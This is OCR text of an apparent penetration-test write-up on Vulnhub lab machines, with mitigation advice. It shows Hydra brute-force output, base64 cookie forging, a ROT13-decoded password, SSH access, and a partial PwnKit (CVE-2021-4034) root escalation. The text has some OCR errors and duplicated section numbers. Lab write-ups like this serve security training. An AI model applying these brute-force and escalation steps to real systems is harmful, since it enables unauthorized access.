
Insecure Authentication Tokens


Storing usernames and passwords in cookies, even encoded, presents a significant risk, as attackers can easily decode and manipulate them to gain unauthorized access.


5.5.2 Mitigation

- Never store sensitive data like passwords in cookies. Use secure tokens such as JWTs (JSON Web Tokens) with strong encryption.
- Ensure tokens have a short expiration time and are signed to prevent tampering.
- Use HTTPS to protect tokens from being intercepted in transit.




magellan@venus:~/CVE-2021-4034-main
magellan@venus:~/CVE-2021-4034-main
mahm00d@kali: ~/Downloads
ername=^USER^&password=^PASS^: Invalid username."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz
ations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-10 17:28:53
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session
found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 81475 login tries (l:81475/p:1), ~5093 tries per task
[DATA] attacking http-post-form://172.16.110.131:8080/:username=^USER^&password=^PASS^: Invalid username.
[STATUS] 2941.00 tries/min, 2941 tries in 00:01h, 78534 to do in 00:27h, 16 active
[STATUS] 2829.33 tries/min, 8488 tries in 00:03h, 72987 to do in 00:26h, 16 active
[STATUS] 2834.43 tries/min, 19841 tries in 00:07h, 61634 to do in 00:22h, 16 active
[8080][http-post-form] host: 172.16.110.131 login: guest password: guest
[STATUS] 2804.75 tries/min, 33657 tries in 00:12h, 47818 to do in 00:18h, 16 active
[8080][http-post-form] host: 172.16.110.131 login: magellan password: guest
[STATUS] 2791.65 tries/min, 47458 tries in 00:17h, 34017 to do in 00:13h, 16 active
[STATUS] 2804.23 tries/min, 61693 tries in 00:22h, 19782 to do in 00:08h, 16 active
[STATUS] 2830.26 tries/min, 76417 tries in 00:27h, 5058 to do in 00:02h, 16 active
[8080][http-post-form] host: 172.16.110.131 login: venus password: guest
[STATUS] 2834.25 tries/min, 79359 tries in 00:28h, 2116 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-10 17:57:44
(mahm00d㉿kali)-[~/Documents/wordlist]
$ echo venus:thrfg | base64
dmVudXM6dGhyZmcK
(mahm00d㉿kali)-[~/Documents/wordlist]
$
(mahm00d㉿kali)-[~/Documents/wordlist]
$ echo magellan:thrfg | base64
bWFnZWxsYW46dGhyZmcK


magellan@venus:~
Not shown: 988 filtered tcp ports (no-response), 10 filtered tcp ports (admin-prohibited)
PORT STATE SERVICE
22/tcp open ssh
8080/tcp open http-proxy
MAC Address: 00:0C:29:4E:75:66 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 5.38 seconds
(mahm0d㉿kali)-[~/Documents/wordlist]
$ ssh guest@172.16.110.131
The authenticity of host '172.16.110.131 (172.16.110.131)' can't be established.
ED25519 key fingerprint is SHA256:DxWE635ufuhPori2NHTsgftcxxeSxrruyGTZLlmFlEY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.16.110.131' (ED25519) to the list of known hosts.
guest@172.16.110.131's password:
Permission denied, please try again.
guest@172.16.110.131's password:
(mahm0d㉿kali)-[~/Documents/wordlist]
$ ssh venus@172.16.110.131
venus@172.16.110.131's password:
Permission denied, please try again.
venus@172.16.110.131's password:
(mahm0d㉿kali)-[~/Documents/wordlist]
$ ssh magellan@172.16.110.131
magellan@172.16.110.131's password:
[magellan@venus ~]$ ls
user_flag.txt venus_monitor_proj
[magellan@venus ~]$ cat user_flag.txt
[user_flag_e799a60032068b27b8ff212b57c200b0]
[magellan@venus ~]$


ROT13 - CyberChef
ROT13 - CyberChef
ef/index.html#recipe=ROT13(true,true,false,13)&input=aXJhaGZ2bmF0cmJ5YnRsMTk4OQ
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Last build: A month ago
Options About / Support
rot
ROT13
ROT47
ROT8000
Rotate left
Rotate Image
Rotate right
ROT13 Brute Force
ROT47 Brute Force
Parse ObjectID timestamp
Avro to JSON
From UNIX Timestamp
From Octal
Protobuf Decode
Protobuf Encode
Recipe
ROT13
Rotate lower case chars
Rotate upper case chars
Rotate numbers
Amount
13
STEP
BAKE!
Auto Bake
Input
irahfvnatrbybtl1989
Output
venusiangeology1989
Raw Bytes
5ms

5.6 Privilege Escalation

After gaining SSH access as mellin, we needed to escalate privileges to root. We utilized the **Lines** tool to identify privilege escalation opportunities.


5.5.1 Vulnerability

CVE-2021-4034 (Polkit Exploit)

We identified a known vulnerability, CVE-2021-4034, in the system's Polkit service. Exploiting this vulnerability allowed us to gain root access.


5.5.2 Mitigation

- Apply the latest security patches promptly, as this vulnerability had been publicly disclosed prior to the test.
- Regularly monitor systems for known vulnerabilities and employ automated tools to detect and alert on outdated software.



5.6 Root Access

Using the Polkit exploit, we successfully escalated our privileges to root and accessed sensitive data, including the root flag.


magellan@venus:~/CVE-2021-4034-main
magellan@venus:~/CVE-2021-4034-main
mahm00d@kali: ~/Downloads
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
sh-5.1# whoami
root
sh-5.1# cd /root
sh-5.1# ll
sh: ll: command not found
sh-5.1# ls
anaconda-ks.cfg root_flag.txt
sh-5.1# cat root_flag.txt
Congratulations on completing Venus!!!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_83588a17919eba10e20aad15081346af]
sh-5.1#

6. Conclusion

6.1 Summary Of Findings

1. **Weak Credentials**: The use of default or weak credentials allowed easy access to the system.
2. **User Enumeration**: Differences in error messages exposed valid usernames, making the system vulnerable to brute force attacks.
3. **Insecure Cookies**: Storing credentials in Base64-encoded cookies led to unauthorized access via token manipulation.
4. **Unpatched Vulnerability (CVE-2021-4034)**: A critical, publicly-known vulnerability allowed for privilege escalation to root.

6.2 Recommendation for Mitigation

1. **Strengthen Credential Policies**: Enforce the use of strong passwords and eliminate default credentials immediately after deployment.
2. **Implement User Lockout and Standard Error Messaging**: Prevent user enumeration and brute force attacks by standardizing error messages and implementing account lockouts after several failed attempts.
3. **Secure Cookie Handling**: Do not store sensitive information in cookies; use secure, encrypted tokens with expiration and HTTPS.
4. **Regular Patch Management**: Ensure that all systems are up-to-date with the latest security patches and monitor for known vulnerabilities.

The Planets: Earth

1. Target

This report documents the penetration testing process conducted on

The Planets: Earth VM from Vulnhub. The objective is to identify vulnerabilities, exploit them, and suggest mitigation strategies. The testing follows a structured approach, ensuring comprehensive coverage of the target environment.

2. Tools


- netdiscover.
- Nmap.
- gobuster.
- netcat
- cyberchef.
- ltrace


3. Steps

3.1 Information Gathering and Scanning

3.1.1 Network Scanning

- **Objective**: Identify open ports and services running on the target machine.
- **Tool**: Nmap





```
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp  open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_http-title: Bad Request (400)
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-title: Bad Request (400)
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Issuer: commonName=earth.local/stateOrProvinceName=Space
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-10-12T23:26:31
| Not valid after:  2031-10-10T23:26:31
| MD5:   4efa:65d2:1a9e:0718:4b54:41da:3712:f187
|_SHA-1: 04db:5b29:a33f:8076:f16b:8a1b:581d:6988:db25:7651
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
MAC Address: 00:0C:29:6A:5E:6E (VMware)
```

- **Results**:
  - Open Ports:
    - Port 80
    - Port 22
    - Port 443
    - 2 host names on port 443: earth.local and terratest.earth.local.


- **Results**:

  - Then, we focused on enumerating those two host names, earth.local and terratest.earth.local (sudo nano /etc/hosts(


```
  GNU nano 8.0                                                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

192.168.182.107   earth.local    terratest.earth.local
```

  - **Earth.local — Web Application Enumeration**

    - Next, we navigate to the domain http://earth.local/ in the web browser.



- **using gobuster**



- **Results**:

